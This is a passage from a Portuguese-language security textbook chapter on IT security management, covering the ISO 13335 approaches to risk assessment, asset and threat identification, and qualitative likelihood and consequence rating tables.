Organizações maiores precisarão de diretores de projeto de segurança de TI separados, associados aos projetos e sistemas mais importantes. O papel desses diretores é desenvolver e manter políticas de segurança para seus sistemas, desenvolver e implementar planos de segurança relacionados a esses sistemas, cuidar da monitoração diária da implementação desses planos e auxiliar na investigação de incidentes que envolvam seus sistemas.

### 14.3 Avaliação de risco de segurança

Passamos agora para o componente fundamental do processo de segurança de TI: o gerenciamento de riscos. Esse estágio é crítico, porque sem ele há uma chance significativa de que os recursos não sejam implantados onde seriam mais efetivos. O resultado será que alguns riscos não serão abordados, o que deixará a organização vulnerável, enquanto outras salvaguardas podem ser implantadas sem justificativa suficiente, causando desperdício de tempo e dinheiro. O ideal seria que todo ativo organizacional individual fosse examinado e todo risco concebível fosse avaliado. Se a organização julgasse que um risco é demasiadamente grande, os controles de remediação adequados seriam implantados para reduzir o risco a um nível aceitável. Na prática, isso é claramente impossível. O tempo e o esforço exigidos, até mesmo para grandes organizações com abundância de recursos, claramente não são factíveis nem eficientes em termos de custo. Ainda que fosse possível, a rápida taxa de mudanças em tecnologias de TI, bem como no ambiente de ameaças mais amplo, significa que tal avaliação estaria obsoleta tão logo concluída, se é que não antes! É claro que é necessária alguma forma de solução conciliatória para a profundidade dessa avaliação.

Uma outra questão é decidir o que constitui um nível de risco aceitável adequado. Em um mundo ideal, a meta seria eliminar completamente todos os riscos. Novamente, isso é simplesmente impossível. Uma alternativa mais realista é despesar uma quantidade de recursos na redução de riscos proporcional aos custos potenciais para a organização se esse risco ocorrer. Esse processo também deve levar em consideração a probabilidade de ocorrência do risco. Especificar o nível de risco aceitável é simplesmente uma forma de

gerenciamento prudente e significa que os recursos gastos são razoáveis no contexto do orçamento, tempo e recursos de pessoal disponíveis na organização. A meta do processo de avaliação de riscos é dar à gerência as informações necessárias para que ela tome decisões razoáveis sobre onde os recursos disponíveis serão disponibilizados.

Dada a vastíssima gama de organizações, desde empresas minúsculas a multinacionais globais e governos nacionais, fica claro que é preciso uma série de alternativas disponíveis para executar esse processo. Há vários padrões formais que detalham processos adequados de avaliação de riscos de segurança de TI, entre eles [ISO13335], [ISO27005] e [NIST02]. Em particular, o [ISO13335] reconhece quatro abordagens para identificar e mitigar riscos para a infraestrutura de TI de uma organização:

- Abordagem da base de referência.
- Abordagem informal.
- Análise de risco detalhada.
- Abordagem combinada.

A escolha entre essas alternativas será determinada em função dos recursos disponíveis para a organização e por uma análise de risco inicial, de alto nível, que considera o quanto valiosos são os sistemas de TI e o quanto críticos eles são para os objetivos de negócio da organização. Restrições legais e de regulamentação podem também exigir abordagens específicas. Essas informações devem ser determinadas quando são desenvolvidos os objetivos, estratégias e políticas de segurança de TI da organização.

## Abordagem da base de referência

A abordagem da base de referência para a avaliação de riscos visa implementar um nível geral básico de controles de segurança em sistemas usando como base de referência documentos, códigos de conduta e as *melhores práticas do setor*. As vantagens dessa abordagem são que ela não exige dispêndio de recursos adicionais para executar uma avaliação de riscos mais formal e que as mesmas medidas podem ser reproduzidas para outros sistemas. A principal desvantagem é que nenhuma consideração especial é dada a variações na exposição da organização ao risco tendo como base quais são esses riscos e como seus sistemas são usados. Além disso, há uma chance de que o nível determinado para a base de referência seja demasiadamente alto, o que resultaria em medidas de segurança caras ou restritivas que podem não ser justificáveis ou, então,

demasiadamente baixo, o que resultaria em segurança insuficiente e deixaria a organização vulnerável.

A meta da abordagem da base de referência é implementar controles para os quais há uma concordância geral, de modo a proporcionar proteção contra as ameaças mais comuns. Isso incluiria implementar as melhores práticas do setor na configuração e implantação de sistemas, como aquelas que discutimos no [Capítulo 12](#) sobre segurança de sistemas operacionais. Desse modo, a abordagem da base de referência forma uma boa base a partir da qual se pode determinar medidas de segurança adicionais. Recomendações e listas de verificação adequadas para a base de referência podem ser obtidas de muitas organizações, incluindo:

- Várias organizações de padronização nacionais e internacionais.
- Organizações relacionadas à segurança, como CERT, NSA, e assim por diante.
- Conselhos setoriais ou grupos reconhecidos.

A utilização da abordagem da base de referência sozinha geralmente seria recomendada somente para pequenas organizações que não dispusessem dos recursos para implementar abordagens mais estruturadas. Porém, no mínimo, ela assegurará a implantação de um nível de segurança básico, que não é garantido pelas configurações padrão de muitos sistemas.

## Abordagem informal

A abordagem informal envolve executar alguma forma de análise de riscos informal, pragmática, para os sistemas de TI da organização. Essa análise não envolve a utilização de um processo formal, estruturado, mas explora o conhecimento e a capacidade técnica dos indivíduos que executam essa análise. Esses indivíduos podem ser especialistas internos, se disponíveis, ou, alternativamente, consultores externos. A principal vantagem dessa abordagem é que os indivíduos que executam a análise não precisam ter qualquer habilidade adicional. Assim, uma avaliação de riscos informal pode ser realizada com relativa rapidez e é mais barata. Além disso, como os sistemas da organização estão sendo examinados, é possível julgar as vulnerabilidades e os riscos específicos para esses sistemas, algo que a abordagem da base de referência não examinaria. Assim, pode-se usar controles mais precisos e mais bem dirigidos do que seria o caso com a abordagem da base de referência. Há várias desvantagens. Como não é usado um processo formal, existe chance de alguns

riscos não serem considerados adequadamente, o que poderia deixar a organização vulnerável. Além disso, como a abordagem é informal, os resultados podem ser influenciados pelas visões e preconceitos dos indivíduos que executam a análise. Isso pode também resultar em justificativa insuficiente para controles sugeridos, o que suscita questões sobre se a despesa proposta é realmente justificada. Por fim, pode haver resultados inconsistentes ao longo do tempo como consequência dos diferentes níveis de experiência e conhecimento técnico sobre o assunto das pessoas realizando a análise.

A utilização da abordagem informal seria geralmente recomendada para organizações de pequeno a médio porte nas quais os sistemas de TI não são necessariamente essenciais para cumprir os objetivos de negócios da organização e para as quais a despesa adicional da análise de riscos não pode ser justificada.

## Análise de riscos detalhada

A terceira e mais abrangente abordagem é realizar uma avaliação de riscos detalhada dos sistemas de TI da organização, usando um processo formal estruturado. Isso dá o maior grau de garantia de que todos os riscos significativos são identificados e suas implicações consideradas. Esse processo envolve vários estágios, incluindo identificação de ativos, identificação de ameaças e vulnerabilidades a esses ativos, determinação da probabilidade de ocorrência dos riscos e das consequências para a organização caso ocorra e, portanto, dos riscos aos quais a organização está exposta. Com essas informações, controles adequados podem ser escolhidos e implementados para enfrentar os riscos identificados. As vantagens dessa abordagem são que ela provê o exame mais detalhado dos riscos de segurança do sistema de TI de uma organização e que ela produz fortes justificativas para a despesa com os controles propostos. Ela provê também as melhores informações para a continuidade do gerenciamento da segurança desses sistemas à medida que eles evoluem e mudam. A principal desvantagem é o significativo custo em termos de tempo, recursos e conhecimentos técnicos necessários para executar tal análise. O tempo que leva para realizar essa análise pode também resultar na demora em prover níveis de proteção adequados para alguns sistemas. Os detalhes dessa abordagem são discutidos na próxima seção.

A utilização de análise de riscos formal e detalhada é frequentemente um requisito legal para algumas organizações governamentais e empresas que prestam serviços essenciais a elas. Isso também pode ocorrer com organizações

que proveem infraestrutura nacional em áreas-chave. Para tais organizações, não há saída senão usar essa abordagem. Essa também pode ser a abordagem preferida por grandes organizações cujos sistemas de TI são críticos para seus objetivos de negócio e que dispõem dos recursos necessários para realizar esse tipo de análise.

## Abordagem combinada

A última abordagem combina elementos das abordagens de análise de riscos de base de referência, informal e detalhada. O objetivo é prover níveis de proteção razoáveis o mais rapidamente possível e examinar e ajustar os controles de proteção implantados para os sistemas mais essenciais ao longo do tempo. A abordagem começa com a implementação de recomendações de segurança da base de referência que sejam adequadas para todos os sistemas. Em seguida, sistemas expostos a altos níveis de risco ou críticos para os objetivos de negócios da organização são identificados na avaliação de riscos de alto nível. Então, pode-se tomar a decisão de possivelmente conduzir imediatamente uma avaliação de riscos informal em sistemas fundamentais, com o objetivo de produzir com relativa rapidez controles que reflitam com mais precisão os requisitos desses sistemas. Por fim, pode-se instituir um processo ordenado para executar análises de riscos detalhadas desses sistemas. Com o tempo, isso pode resultar na seleção e implementação dos controles de segurança mais adequados e mais efetivos em termos de custos nesses sistemas. Essa abordagem tem um número significativo de vantagens. A utilização da análise de alto nível inicial para determinar onde é preciso aplicar mais recursos, em vez de partir para uma análise de riscos detalhada completa de todos os sistemas, pode muito bem ser mais fácil de vender à gerência. Também resulta no desenvolvimento de um quadro estratégico dos recursos de TI e determina onde os principais riscos provavelmente ocorrerão. Isso provê uma ajuda fundamental ao planejamento no subsequente gerenciamento de segurança da organização. A utilização das análises de base de referência e informal assegura que um nível básico de proteção de segurança é implementado logo no início. Isso também significa que os recursos provavelmente serão aplicados onde são mais necessários e que os sistemas que estão correndo mais riscos provavelmente serão examinados mais a fundo também no início do processo. Todavia, há algumas desvantagens. Se a análise de alto nível inicial for imprecisa, alguns sistemas para os quais a análise de riscos detalhada deveria ser executada podem permanecer vulneráveis por

algum tempo. Não obstante, a utilização da abordagem da base de referência deve assegurar um nível de segurança básico mínimo para tais sistemas. Se os resultados da análise de alto nível forem revisados adequadamente, a chance da persistência prolongada da vulnerabilidade é minimizada.

[ISO13335] considera que, para a maioria das organizações e na maioria das circunstâncias, essa abordagem é a mais efetiva em termos de custo. Por consequência, seu uso é altamente recomendado.

## 14.4 Análise detalhada de riscos de segurança

A abordagem da análise de riscos de segurança detalhada e formal provê a avaliação mais precisa dos riscos de segurança do sistema de TI de uma organização, mas ao mais alto custo. Essa abordagem evoluiu com o desenvolvimento de sistemas computacionais confiáveis, focalizando inicialmente preocupações de segurança do tipo defesa, como discutimos no [Capítulo 13](#). A metodologia original da avaliação de riscos de segurança foi descrita no padrão do “Livro amarelo” (CSC-STD-004-85, junho de 1985), um dos livros originais de padrões da série arco-íris da TCSEC dos Estados Unidos. Seu foco recaía inteiramente na proteção da confidencialidade das informações, refletindo a preocupação dos militares com o sigilo das informações. A classificação recomendada que esse padrão dava a um sistema computacional confiável dependia da diferença entre a mínima autorização de usuário e a máxima confidencialidade da informação. Especificamente, o padrão definia um índice de risco como:

$$\text{Índice de risco} = \text{Máx. sensibilidade da info} - \text{Mín. autorização de usuário}$$

Uma tabela nesse padrão, listando categorias adequadas de sistemas para cada nível de risco, era usada para selecionar o tipo do sistema. É claro que essa abordagem limitada não refletia adequadamente a faixa de serviços de segurança requeridos nem a ampla gama de possíveis ameaças. Porém, desde então, o processo de conduzir uma avaliação de riscos de segurança que realmente considera essas questões evoluiu.

Vários padrões nacionais e internacionais documentam a abordagem de análise de riscos formal esperada. Entre eles, citamos [ISO27005], [NIST02], [SASN04], [SASN06] e [SA04]. Essa abordagem é frequentemente exigida por organizações governamentais e empresas associadas. Todos esses padrões

concordam em linhas gerais quanto ao processo usado. A Figura 14.3 (reproduzida da Figura 3-1 em [NIST02]) ilustra um processo típico usado.




**FIGURA 14.3** Metodologia de avaliação de riscos.

## Contexto e caracterização de sistema

A etapa inicial é conhecida como *estabelecimento de contexto* ou *caracterização de sistema*. Sua finalidade é determinar os parâmetros básicos que balizarão a realização da avaliação de riscos e identificar os ativos que deverão ser examinados.

### ***Estabelecimento do contexto***

O processo começa com os objetivos de segurança organizacional e considera a exposição da organização a riscos em termos amplos. Essa abordagem reconhece que nem todas as organizações estão igualmente em risco, mas que algumas, em razão de sua função, podem ser especificamente visadas. Ela explora a relação entre uma organização específica e o ambiente político e social mais amplo no qual opera. A [Figura 14.4](#) (adaptada de um relatório do IDC 2000) sugere um possível espectro do risco organizacional. Setores como agricultura e educação são considerados de menor risco em comparação com o governo ou os serviços bancários e financeiros. Observe que essa classificação é de antes do 11 de setembro, e é provável que tenham ocorrido mudanças desde que foi desenvolvida. Em particular, é provável que serviços de utilidade pública, por exemplo, corram riscos mais altos do que a classificação sugere. O NIST indicou<sup>3</sup> que os seguintes setores são vulneráveis a riscos em sistemas como o SCADA (*Supervisory Control and Data Acquisition* — Controles de Supervisão e Aquisição de Dados) e sistemas de controle de processo: elétrico, água e esgoto, petróleo e gás natural, químico, farmacêutico, papel e celulose, alimentos e bebidas, fabricação discreta (automotiva, aeroespacial e bens duráveis), transportes aéreos e ferroviários, mineração e metalurgia.



**FIGURA 14.4** Contexto de risco organizacional genérico.

Nesse ponto em que se está determinando a exposição a riscos de uma organização em termos mais amplos, qualquer restrição legal ou de regulamentação relevante deve ser também identificada. Esses aspectos proveem uma base de referência para a exposição a riscos da organização e uma indicação inicial da escala geral de recursos que ela precisará despendar para gerenciar esses riscos de modo a ser bem-sucedida em seus negócios.

Em seguida, a gerência sênior deve definir o “**apetite de risco**” da organização, ou seja, o nível de risco que considera aceitável. Novamente, isso dependerá muito do tipo de organização e da atitude da gerência em relação à condução de seus negócios. Por exemplo, organizações bancárias e financeiras tendem a ser razoavelmente conservadoras e adversas ao risco. Isso significa que elas querem um risco residual baixo e estão dispostas a gastar os recursos necessários para tal. Por outro lado, a tolerância aos riscos por um fabricante de produtos de alta tecnologia que tem um produto completamente novo pode ser muito maior. Ele está disposto a se arriscar para obter uma vantagem competitiva e, dispondo de recursos limitados, prefere gastar menos com controles de risco. Essa decisão não é específica apenas da área de TI, mas reflete a abordagem mais ampla da gerência da organização em relação à condução de seus negócios.

Os limites da avaliação de risco são identificados e podem abranger desde um único sistema ou aspecto da organização até a infraestrutura de TI inteira. Isso dependerá em parte da abordagem de avaliação de riscos que ela está usando. Uma abordagem combinada requer avaliações separadas de componentes críticos ao longo do tempo, à medida que o perfil de segurança da organização

evoluí. Ela também reconhece que é possível que nem todos os sistemas estejam sob o controle da organização. Em particular, se houver serviços ou sistemas fornecidos externamente, talvez seja preciso considerá-los em separado. Além disso, é preciso identificar os vários interessados no processo, decidir quem conduz e monitora o processo de avaliação de riscos para a organização e alocar recursos ao processo. Tudo isso requer suporte da gerência sênior, cujo compromisso é crítico para a conclusão bem-sucedida do processo.

Também é preciso decidir exatamente quais critérios de avaliação de risco serão usados nesse processo. Embora haja concordância geral sobre esse processo, os detalhes e tabelas usados variam consideravelmente e ainda estão evoluindo. Essa decisão pode ser determinada pelo que foi usado anteriormente nessa organização e em organizações a ela relacionadas. No caso de organizações governamentais, essa decisão pode ser especificada por lei ou regulamentação. Por fim, o conhecimento e a experiência de quem executa a análise pode determinar os critérios usados.

## ***Identificação de ativos***

A última componente dessa primeira etapa na avaliação de riscos é identificar os ativos a examinar. Isso remete diretamente à primeira das três perguntas fundamentais que abriram este capítulo: “Quais ativos precisamos proteger?” Um **ativo** é “qualquer coisa que precisa ser protegida” porque tem valor para a organização e contribui para que a organização tenha sucesso em atingir seus objetivos. Como discutimos no [Capítulo 1](#), um ativo pode ser tangível ou intangível. Isso inclui computadores e infraestrutura de hardware de comunicações, software (incluindo aplicações e informações/dados guardados nesses sistemas), a documentação sobre esses sistemas e o pessoal que os gerencia e mantém. Dentro dos limites identificados para a avaliação de riscos, esses ativos precisam ser identificados, e seu valor para a organização deve ser avaliado. É importante enfatizar novamente que, embora o ideal seria considerar todo ativo concebível, na prática isso não é possível. Em vez disso, a meta é identificar todos os ativos que contribuem significativamente para alcançar os objetivos da organização e cujo comprometimento ou perda causaria sérios impactos à operação da organização. [\[SASN06\]](#) descreve esse processo como uma avaliação de criticalidade que visa identificar os ativos que são mais importantes para a organização.

Embora o processo de avaliação de riscos seja muito provavelmente gerenciado por especialistas em segurança, eles não terão necessariamente alto

grau de familiaridade com a operação e as estruturas da organização. Assim, eles precisam confiar nos conhecimentos e nas capacidades técnicas das pessoas nas áreas relevantes da organização a fim de identificar ativos fundamentais e seu valor para a organização. Um elemento fundamental dessa etapa do processo é identificar e entrevistar essas pessoas. Muitos dos padrões citados anteriormente incluem listas de verificação de tipos de ativos e sugestões de mecanismos para coletar as informações necessárias. Essas listas devem ser consultadas e usadas. O resultado dessa etapa deve ser uma lista de ativos, com breves descrições sobre sua utilização e valor para a organização.

## Identificação de ameaças/riscos/vulnerabilidades

A próxima etapa no processo é identificar as ameaças ou os riscos a que os ativos estão expostos. Isso remete diretamente à segunda das três perguntas fundamentais: “Como esses ativos são ameaçados?” Vale a pena comentar a terminologia usada aqui. Os termos *ameaça* e *risco*, embora tenham significados distintos, são frequentemente intercambiáveis nesse contexto. Há considerável variação nas definições desses termos, como vimos na gama de definições dadas nos padrões citados. [ISO27002] inclui as seguintes definições:

**Ativo:** qualquer coisa que tenha valor para a organização.

**Ameaça:** causa potencial de um incidente indesejável, que pode resultar em dano para um sistema ou organização.

**Vulnerabilidade:** fraqueza em um ativo ou grupo de ativos que pode ser explorada por uma ou mais ameaças.

**Risco:** combinação da probabilidade de um evento e sua consequência, no sentido do potencial que dada ameaça tem de explorar as vulnerabilidades de um ativo ou grupo de ativos para causar perdas ou danos aos ativos.

A relação entre esses e outros conceitos de segurança é ilustrada na [Figura 1.2](#), que mostra que o termo central **risco** resulta de uma ameaça que explora as

vulnerabilidades em ativos de forma a causar perda de valor para a organização.

O objetivo desse estágio é identificar riscos potencialmente significativos para os ativos listados. Isso requer responder às seguintes perguntas para cada ativo:

1. Quem ou o que poderia lhe causar dano?
2. Como isso poderia ocorrer?

## **Identificação de ameaças**

Responder à primeira dessas perguntas envolve identificar ameaças potenciais a ativos. No sentido mais amplo, uma **ameaça** é qualquer coisa que pode atrapalhar ou impedir um ativo de prover níveis adequados dos serviços de segurança fundamentais: confidencialidade, integridade, disponibilidade, responsabilidade, autenticidade e confiabilidade. Observe que um ativo pode sofrer várias ameaças, e uma única ameaça pode visar vários ativos.

Uma ameaça pode ser natural ou feita por seres humanos e ser accidental ou deliberada. Isso é conhecido como **fonte de ameaça**. As fontes de ameaças naturais clássicas são os frequentemente denominados casos de força maior (ou atos de Deus) e incluem danos causados por fogo, inundação, tempestade, terremoto e outros eventos naturais. Elas incluem também ameaças ambientais, como falta prolongada de energia elétrica ou gás natural. Ou podem ser o resultado de contaminação ou vazamento de produtos químicos. Alternativamente, uma fonte de ameaça pode ser um agente humano que age direta ou indiretamente. Exemplos da primeira são um agente interno (*insider*), que extrai e vende informações para ganho pessoal, e um hacker, que visa o servidor da organização pela Internet. Um exemplo da última é alguém que escreve e libera um verme de rede que infecta os sistemas da organização. Todos esses exemplos envolvem a exploração deliberada de uma ameaça. Todavia, uma ameaça pode também ser resultado de um acidente, como um empregado que introduz informações incorretamente em um sistema, o que resulta no mau funcionamento desse sistema.

Identificar possíveis ameaças e fontes da ameaça requer a utilização de uma variedade de fontes, aliadas à experiência do avaliador de riscos. A chance de ocorrer ameaças naturais em qualquer área em particular, em geral, é bem conhecida pelas estatísticas de empresas seguradoras. Listas de outras ameaças potenciais podem ser encontradas nos padrões, nos resultados de levantamentos de segurança de TI e em informações de agências governamentais de segurança. Os relatórios anuais de crimes contra computadores, como os da CSI/FBI e da Verizon nos Estados Unidos, bem como relatórios semelhantes em outros países,

oferecem orientação geral útil sobre o extenso ambiente de ameaças a TI e as áreas problemáticas mais comuns.

Todavia, essa orientação geral precisa ser talhada para a organização e para o ambiente de riscos no qual ela opera. Isso envolve considerar as vulnerabilidades nos sistemas de TI da organização, que podem indicar que alguns riscos são mais ou menos prováveis do que o caso geral. A possível motivação de atacantes premeditados em relação à organização deve ser considerada como influência potencial sobre essa variação. Além disso, qualquer experiência anterior de ataques observados pela organização precisa ser considerada, visto que é evidência concreta de riscos que reconhecidamente ocorrem. Ao avaliar possíveis fontes de ameaça por seres humanos, vale a pena considerar a razão e a capacidade que eles têm de atacar essa organização, incluindo:

- **Motivação:** Por que eles visam essa organização; quão motivados estão?
- **Capacidade:** Qual é seu nível de sua habilidade na exploração de ameaças?
- **Recursos:** Quanto tempo, dinheiro e outros recursos eles seriam capazes de despende?
- **Probabilidade de ataque:** Qual seria a probabilidade de seus ativos serem visados e com que frequência?
- **Dissuasão:** Quais são as consequências para o atacante se ele for identificado?

## ***Identificação de vulnerabilidades***

Responder a segunda dessas perguntas, “Como isso poderia ocorrer?”, envolve identificar falhas ou fraquezas nos sistemas ou processos de TI da organização que poderiam ser exploradas por uma ameaça. Isso ajudará a determinar a aplicabilidade da ameaça à organização e sua significância. Observe que a mera existência de alguma vulnerabilidade não significa que algum dano será causado a um ativo. É preciso haver também uma fonte para alguma ameaça que possa explorar a vulnerabilidade de forma a causar dano. É a combinação de uma ameaça e uma vulnerabilidade que cria um risco a um ativo.

Novamente, muitos dos padrões citados anteriormente incluem listas de verificação de ameaças, vulnerabilidades e sugestões de ferramentas e técnicas para organizar uma lista delas e determinar sua relevância para a organização. O resultado dessa etapa deve ser uma lista de ameaças e vulnerabilidades, com breves descrições de como e por que elas podem ocorrer.

## **Analizar riscos**

Identificados os ativos fundamentais e as prováveis ameaças e vulnerabilidades às quais eles estão expostos, a próxima etapa é determinar o nível de risco que cada uma delas representa para a organização. A meta é identificar e categorizar os riscos a ativos que ameaçam as operações regulares da organização. A análise de riscos também provê informações aos gerentes que os ajudarão a avaliar esses riscos e determinar qual é o melhor modo de tratá-los. Análise de riscos envolve, em primeiro lugar, especificar a probabilidade de ocorrência de cada ameaça identificada a um ativo, considerando quaisquer controles existentes. Em seguida, a consequência para a organização é determinada, caso a ameaça se concretize. Por fim, essas informações são combinadas de modo a derivar uma classificação de risco global para cada ameaça. O ideal seria especificar a possibilidade como um valor de probabilidade e a consequência como um custo monetário para a organização caso ela ocorra. Então o risco resultante é dado simplesmente como:

$$\text{Risco} = (\text{Probabilidade de ocorrência da ameaça}) \times (\text{Custo para a organização})$$

O resultado dessa conta pode ser comparado diretamente ao valor que o ativo ameaçado tem para a organização e, por consequência, especificará o nível de dispêndio razoável para reduzir a probabilidade de sua ocorrência a um nível aceitável. Infelizmente, muitas vezes é extremamente difícil determinar probabilidades precisas, consequências realistas em termos de custo ou ambas. Isso é particularmente válido para ativos intangíveis, como a perda de confidencialidade de um segredo comercial. Por isso, grande parte das análises de risco usam classificações qualitativas, em vez de quantitativas, para esses dois itens. Então, o objetivo é ordenar os riscos resultantes para ajudar a determinar quais precisam ser tratados com a maior urgência, em vez de lhes dar um valor absoluto.

## **Analizar controles existentes**

Antes de poder especificar a probabilidade de uma ameaça, é preciso identificar os controles existentes usados pela organização para tentar minimizar ameaças. **Controles** de segurança incluem processos e procedimentos gerenciais, operacionais e técnicos que agem para reduzir a exposição da organização a alguns riscos, reduzindo a capacidade de uma fonte de ameaça em explorar

algumas vulnerabilidades. Eles podem ser identificados usando listas de verificação de controles existentes e entrevistando pessoal organizacional fundamental para solicitar essa informação.

## **Determinar probabilidades**

Após identificar os controles existentes, a **probabilidade** de cada ameaça identificada ocorrer e causar dano a algum ativo precisa ser especificada. A probabilidade é tipicamente descrita em termos qualitativos, com valores e descrições como os mostrados na [Tabela 14.2](#).<sup>4</sup> Embora todos os vários padrões de avaliação de riscos sugiram tabelas semelhante a essa, há considerável variação em seus detalhes.<sup>5</sup> A seleção das descrições e tabelas específicas usadas é determinada no início do processo de avaliação de risco, quando o contexto é estabelecido.

---

**Tabela 14.2**

### **Probabilidade de risco**

---

Classificação	Descrição da probabilidade	Definição expandida
1	Rara	Pode ocorrer somente em circunstâncias excepcionais e ser considerada como “azar” ou muito improvável.
2	Improvável	Pode ocorrer a qualquer momento, mas não é esperada dados os controles, as circunstâncias e os eventos recentes.
3	Possível	Pode ocorrer a qualquer momento, mas a probabilidade de não acontecer é a mesma. Pode ser difícil controlar sua ocorrência em razão de influências externas.
4	Provável	Provavelmente ocorrerá em alguma circunstância e não será surpresa se ocorrer.
5	Quase certa	Espera-se que ocorra na maioria das circunstâncias e certamente ocorrerá mais cedo ou mais tarde.

Muito provavelmente, haverá alguma incerteza e debate sobre qual é exatamente a classificação mais adequada. Isso reflete a natureza qualitativa das classificações, a ambiguidade do seu significado exato e a incerteza sobre a exata probabilidade de concretização de alguma ameaça. É importante lembrar que a meta desse processo é orientar a gerência quanto aos riscos existentes e prover informações suficientes para ajudá-la a decidir qual é a resposta mais adequada. Qualquer incerteza na seleção de classificações deve ser mencionada na discussão da seleção, mas, por fim, a gerência tomará uma decisão de

negócios em resposta a essas informações.

O analista de riscos toma os detalhes descritivos do ativo e das ameaças/vulnerabilidades obtidos nas etapas anteriores desse processo e, à luz do ambiente de risco global e dos controles existentes na organização, decide a classificação adequada. Essa estimativa está relacionada à probabilidade de a ameaça especificada explorar uma ou mais vulnerabilidades de um ativo ou grupo de ativos, resultando em dano à organização. A probabilidade especificada precisa ser realista. Em particular, uma classificação Provável ou mais alta sugere que essa ameaça ocorreu em alguma ocasião anterior. Isso significa que o histórico passado provê evidências que dão suporte à sua especificação. Se não for esse o caso, a especificação de tal valor precisaria ser justificada com base em uma mudança significativa no ambiente de ameaças, uma mudança no sistema de TI que enfraqueceu sua segurança ou algum outro princípio racional para a ocorrência provável da ameaça prevista. Por outro lado, as classificações Improvável e Rara podem ser muito difíceis de quantificar. Elas são indicação de que a ameaça é uma preocupação, mas é difícil especificar se poderia ocorrer. Normalmente, tais ameaças só seriam consideradas se as consequências para a organização resultantes de sua ocorrência fossem tão graves que elas deveriam ser consideradas, mesmo que extremamente improváveis.

### **Determinar consequência/impacto sobre a organização**

O analista deve especificar a consequência da concretização de uma ameaça específica. Observe que isso não equivale nem está relacionado à probabilidade de a ameaça ocorrer. Ao contrário, a especificação da **consequência** indica o impacto sobre a organização caso a ameaça particular em questão realmente se concretize. Mesmo que uma ameaça seja considerada Rara ou Improvável, se a organização sofreria graves consequências caso ocorresse, ela claramente representa um risco para a organização. Assim, respostas adequadas devem ser consideradas. Um valor qualitativo descritivo, como os mostrados na [Tabela 14.3](#), é normalmente usado para descrever a consequência. Como ocorre com as classificações de probabilidades, provavelmente haverá alguma incerteza sobre a melhor classificação a usar.

---

**Tabela 14.3**  
**Consequências do risco**

---

|--|--|--|

<b>Classificação</b>	<b>Consequência</b>	<b>Definição expandida</b>
1	<b>Insignificante</b>	Geralmente o resultado de uma brecha de segurança menor e em uma única área. É provável que o impacto dure menos do que alguns dias e que sua retificação exija apenas dispêndio insignificante. Em geral, não resulta em qualquer prejuízo tangível para a organização.
2	<b>Pequena</b>	Resulta de uma brecha de segurança em uma ou duas áreas. O impacto provavelmente durará menos de uma semana, mas pode ser tratado no nível de segmento ou de projeto, sem intervenção da gerência. Em geral, pode ser retificada usando apenas os recursos de projeto ou de equipe. Novamente, isso não resulta em qualquer prejuízo tangível para a organização, mas pode, em retrospecto, mostrar oportunidades perdidas ou falta de eficiência anteriores.
3	<b>Moderada</b>	Brechas de segurança sistêmicas limitadas (e possivelmente continuadas). O impacto provavelmente durará até duas semanas e, em geral, exigirá a intervenção da gerência, embora ainda seja possível tratá-lo no nível de projeto ou de equipe. Isso exigirá alguns custos de investimento em conformidade para que o impacto seja superado. Clientes ou o público podem ter conhecimento indireto ou informações limitadas sobre esse evento.
4	<b>Grande</b>	Brecha de segurança sistêmica continuada. O impacto durará provavelmente 4-8 semanas e exigirá intervenção significativa da gerência e recursos para ser superado. A gerência sênior terá de agir direta e continuamente durante o incidente, e espera-se que os custos para obter conformidade sejam substanciais. Clientes ou o público saberão da ocorrência de tal evento e terão conhecimento de vários fatos importantes. É possível que haja perda de negócios ou de resultados organizacionais, mas isso não é esperado, especialmente se esse for um acontecimento isolado.
5	<b>Catastrófica</b>	Grande brecha de segurança sistêmica. O impacto durará três meses ou mais, e a gerência sênior terá de intervir durante todo o evento para superar deficiências. Espera-se que os custos para obter conformidade sejam muito substanciais. Esperam-se perda de negócios com clientes ou outros danos significativos para a organização. Provavelmente haverá debate público ou político sobre a organização e também perda de confiança na organização. Possivelmente haverá ações criminais ou disciplinares contra o pessoal envolvido.
6	<b>Dia do juízo final</b>	Várias instâncias de grandes brechas de segurança sistêmicas. A duração do impacto não pode ser determinada, a gerência sênior será interditada e a empresa terá de se submeter à administração externa ou a outra forma de reestruturação ampla. Esperam-se ações criminais contra a gerência sênior, e a perda substancial de negócios e o fracasso no cumprimento dos objetivos organizacionais serão inevitáveis. Os custos para obter conformidade provavelmente resultarão em perdas anuais durante alguns anos, com a possível liquidação da empresa.

Essa determinação deve ser baseada no discernimento dos proprietários do ativo e da gerência da organização, e não na opinião do analista de risco, o que contrasta com a determinação da probabilidade. A consequência especificada precisa ser realista e deve estar relacionada ao impacto sobre a organização como um todo caso essa ameaça específica se concretize. Ela não se resume apenas ao impacto sobre o sistema afetado. É possível que determinado sistema

